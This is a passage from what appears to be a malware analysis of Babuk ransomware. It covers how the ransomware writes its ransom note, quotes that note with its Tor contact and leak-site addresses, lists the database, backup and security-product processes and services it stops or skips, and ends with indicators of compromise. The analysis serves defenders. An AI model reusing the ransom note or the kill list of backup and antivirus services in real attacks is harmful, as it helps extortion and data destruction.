According to the path in which it is, based on its list of exclusions, it will create the rescue file, in which, as in all the other steps, it will take the information from memory and will dump it in the .txt file.


```
00C092FF   8B45 FC      mov eax,dword ptr ss:[ebp-4]      [ebp-4]:L"\\\\?\\C:\\How To Restore Your Files.txt"
00C09302   50           push eax                          eax:L"\\\\?\\C:\\How To Restore Your Files.txt"
00C09303   FF15 5440C100 call dword ptr ds:[<&CreateFileW>]
00C09309   8945 F0      mov dword ptr ss:[ebp-10],eax
00C0930C   837D F0 FF   cmp dword ptr ss:[ebp-10],FFFFFFFF
```



First, it will perform a *CreateFile* with the name of the file



Afterwards, writes in it all the content that we then obtain in the .txt file, which will explain the steps to follow if we want to recover our files, which previously, as we had seen in the previous point, had been encrypted.



```
For additional confirmations, please chat with us/
In cases of ignoring us, the information will be released to the public in blog http://wavbeudogz6byhnardd2

* How to contact us?
-------------------------------------------

1) Download for browser: https://www.torproject.org/download/
2) Open it
3) Follow this link in tor browser: http://tsu2dpiiv4zjzfyq73eibemit2qyrimbbb6lhpm6n5ihgallom5lhdyd.onion/f

1. If you see small fella malicious .exe file never load it to virustotal.com or any other virus researchin
Otherwise the info about the hack is not a secret anymore. The fact that your company is under ransomware a

2. No any public announcements about the hack or data leakage. And do not applicate to law enforcement.
```

As usual, we are required to use Tor Browser, enter our identifier and, of course, pay a ransom to use the decryptor.

5. Excluded Processes, services and folders/files

Processes	Services	Folders/Files
sql.exe	vss	AppData
oracle.exe	sql	bot
ocssd.exe	svc$	Windows
dbsnmp.exe	memtas	Windows.old
synctime.exe	mepocs	Tor Browser
agntsvc.exe	sophos	Internet Explorer
isqlplussvc.exe	veeam	Google
xfssvccon.exe	backup	Opera
mydesktopservice.exe	GxVss	Opera Software
ocautoupds.exe	GxBlr	Mozilla
encsvc.exe	GxFWD	Mozilla Firefox
firefox.exe	GxCVD	$RecycleBin
tbirdconfig.exe	GxCIMgr	ProgramData
mydesktopqos.exe	DefWatch	All Users
ocomm.exe	ccEvtMgr	Autorun.inf
dbeng50.exe	ccSetMgr	boot.ini
sqbcoreservice.exe	SavRoam	bootfont.bin
excel.exe	RTVscan	bootsect.bak
infopath.exe	QBFCService	bootmgr
msaccess.exe	QBIDPService	bootmgr.efi
mspub.exe	Intuit.QuickBooks.FCS	bootmgfw.efi
onenote.exe	QBCFMonitorService	desktop.ini
outlook.exe	YooBackup	iconcache.db
powerpnt.exe	YooIT	ntldr
steam.exe	zhudongfangyu	ntuser.dat
thebat.exe	sophos	ntuserdat.log
thunderbird.exe	stc_raw_agent	ntuser.ini
visio.exe	VSNAPVSS	thumbs.db
winword.exe	VeeamTransportSvc	Program Files
wordpad.exe	VeeamDeploymentService	Program Files (x86)
notepad.exe	VeeamNFSSvc	#recycle
	veeam	
	PDVFSService	
	BackupExecVSSProvider	
	BackupExecAgentAccelerator	
	BackupExecAgentBrowser	
	BackupExecDiveciMedi-aService	
	BackupExecJobEngine	
	BackupExecManagementSer-vice	
	BackupExecRPCService	
	AcrSch2Svc	
	AcronisAgent	
	CASAD2DWebSvc	
	CAARCUpdateSvc	

6. IOC

MD5:

64f7ac45f930fe0ae05f6a6102ddb511
8b9a0b44b738c7884e6a14f4cb18afff
9478050023c7f8668df4fc39b0ddd79c
50fecec126570e4b8fcd531d6711879a

Rescue File:

- How to Restore Your Files.txt

Encrypted File:

- <File_Name>.<original_extension >.babyk

  Example: Shell_ext.exe.babyk

Mutex:

- DoYouWantToHaveSexWithCuongDong

References

https://www.computerweekly.com/news/252496839/Babuk-ransomware-unsophisticated-but-highly-dangerous

https://news.sky.com/story/covid-19-nhs-test-and-trace-unaffected-by-cyber-attack-at-serco-firm-says-12204747

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/babuk-ransomware/